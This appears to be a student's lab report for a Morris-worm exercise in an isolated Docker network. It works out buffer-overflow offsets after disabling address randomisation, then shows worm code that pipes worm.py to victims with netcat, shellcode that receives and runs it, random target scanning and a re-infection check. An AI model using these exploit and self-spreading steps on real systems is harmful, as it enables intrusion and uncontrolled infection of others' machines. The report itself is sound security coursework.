

Setup:

Step 1: Unzip the Labsetup file.

Step 2: Inside internet-nano folder, run command dcbuild to build the docker and dcup to run the docker.

Step 3: Inside map folder, run command dcbuild to build the docker and dcup to run the docker.

Task 1:

Step 1: Turned off address randomization by shell command:

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

```
[08/06/22] seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22] seed@VM:~$
```

Step 2: Got ebp and buffer address by:

```
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 6
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
```

In badfile, ret = 0xffffd5f8 + 0x24 because ebp was 0xffffd5f8 and 0x24 was added due to stack memory taken by the debugger.

Step 3: offset = 116 because ebp = 0xffffd5f8, &buffer=0xffffd588

Ebp - &buffer + 4 = 116, added 4 more because of ebp size.

```
36
37 ret    = 0xffffd5f8 + 0x24 # Need to change ebp+24
38 offset = 116 # Need to change ebp-buffer+4
39
```

Step 4: launched the attack against node using command
chmod +x worm.py; python3 worm.py

```
as151h-host_0-10.151.0.71 | Starting stack  
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
```

Task 2:

Step 1: Used the 2nd approach in this task.

Step 2: Used 2nd method where client provides the worm.py file to server.
So if B infects C, then B is the client and C is the server. Server ip is the ip of C.

Client provides the file by:

```
101  
102         subprocess.Popen([f"cat worm.py | nc -w5 {targetIP} 8060"], shell=True)  
103
```



(subprocess.Popen([f"cat worm.py | nc -w5 {targetIP} 8060"], shell=True))

Server gets the file by:

```
22     # The * in the 3rd line will be replaced by a binary zero.  
23     "echo shell; if [ ! -f worm.py ];then nc -lnv 8060 > worm.py;"  
24     "chmod +x worm.py; python3 worm.py;"
```

(nc -lnv 8060 > worm.py)

Step 3: Copied file was checked inside the node.



Task 3

In previous tasks, a fixed target address (10.151.0.71) was used. Now we will generate a random address and attack the target having that address. An address can be alive (there is an active node with that address) or dead (no active node with the address)

Step 1: To generate a random address of the format 10.X.0.Y, two random numbers X, Y was generated between a certain range and concatenated to get the ip address of the next target.

```
50 def getNextTarget():
51     X = randint(151, 155)
52     Y = randint(70, 80)
53     return '10.'+str(X)+'.'+str(Y)
54
```

Step 2: We got one random ip address "ipaddr" from Step 1. Then to check if this node is alive or not, one ping packet (-c1) was sent to it and one second was waited for it to reply


```
55 def is_alive(ipaddr):
56     #ipaddr = '1.2.3.4'
57     try:
58         output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
59         result = output.find(b'I received')
60         if result == -1:
61             print(f"{ipaddr} is not alive", flush=True)
62             return False
63         else:
64             print(f"*** {ipaddr} is alive, launch the attack", flush=True)
65             return True
66     except:
67         return False
68
```

Step 3: Final shellcode:

```
23 "echo shell; nc -lnv 8060 > worm.py;
24 " chmod +x worm.py; python3 worm.py;
25 " ping 1.2.3.4;
26 # The last line (above) serves as a ruler, it is not used
```

Step 4:

Final output:



A terminal window titled "seed@VM: ~/worm" showing system metrics and a process list. The terminal output includes:

```
1 [|||||] 80.1% Tasks: 1008, 757 thr; 2 running
2 [|||||] 73.9% Load average: 1.97 0.99 0.74
Mem [|||||] 2.54G/4.95G Uptime: 03:52:15
Swp [|||||] 3.25M/2.00G
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
105173	seed	20	0	2514M	260M	140M	R	24.0	5.1	0:30.77	/usr/lib/firefo
3227	seed	20	0	408M	107M	74556	R	18.7	2.1	7:26.19	/usr/lib/xorg/X
105127	seed	20	0	2986M	307M	167M	S	17.0	6.1	0:24.27	/usr/lib/firefo
4261	seed	20	0	811M	62108	38272	S	9.4	1.2	2:43.70	/usr/libexec/gn
103359	root	20	0	617M	53384	30512	S	7.0	1.0	0:05.88	node ./bin/main
3431	seed	20	0	3966M	236M	95204	S	6.4	4.7	5:23.92	/usr/bin/gnome-
820	root	20	0	1698M	116M	46160	S	5.3	2.3	1:31.00	/usr/bin/docker
8076	seed	20	0	12032	5436	3700	S	5.3	0.1	4:15.21	htop
102138	root	20	0	537M	2992	2580	S	5.3	0.1	0:02.10	/usr/bin/docker
105153	seed	20	0	2986M	307M	167M	S	5.3	6.1	0:01.42	/usr/lib/firefo
105805	seed	20	0	11480	5032	3380	R	4.1	0.1	0:05.09	htop
102140	root	20	0	537M	2992	2580	S	2.9	0.1	0:01.18	/usr/bin/docker
102139	root	20	0	537M	2992	2580	S	2.9	0.1	0:00.66	/usr/bin/docker
101248	seed	20	0	1271M	45844	12352	S	2.3	0.9	0:12.35	docker-compose
105154	seed	20	0	2986M	307M	167M	S	1.8	6.1	0:03.92	/usr/lib/firefo
105140	seed	20	0	2986M	307M	167M	S	1.8	6.1	0:01.24	/usr/lib/firefo


The resource(RAM, CPU) use is too high because of infected node getting infected again and again.


Task 4:

If a computer is already infected, the worm should not infect it again. So it was checked if the file “worm.py” is already present, if it is present then it was not copied and called again. If it is not present then worm.py was copied to the node and run.

```
22 # The * in the 3rd line will be replaced by a binary zero.
23 "echo shell; if [ ! -f worm.py ];then nc -lnv 8060 > worm.py;"
24 " chmod +x worm.py; python3 worm.py;fi;                                "
25 " ping 1.2.3.4;                                                         *"
26 # The last line (above) serves as a ruler, it is not used
```

Final output:





The resource(RAM, CPU) use is low because of infected node not getting infected again.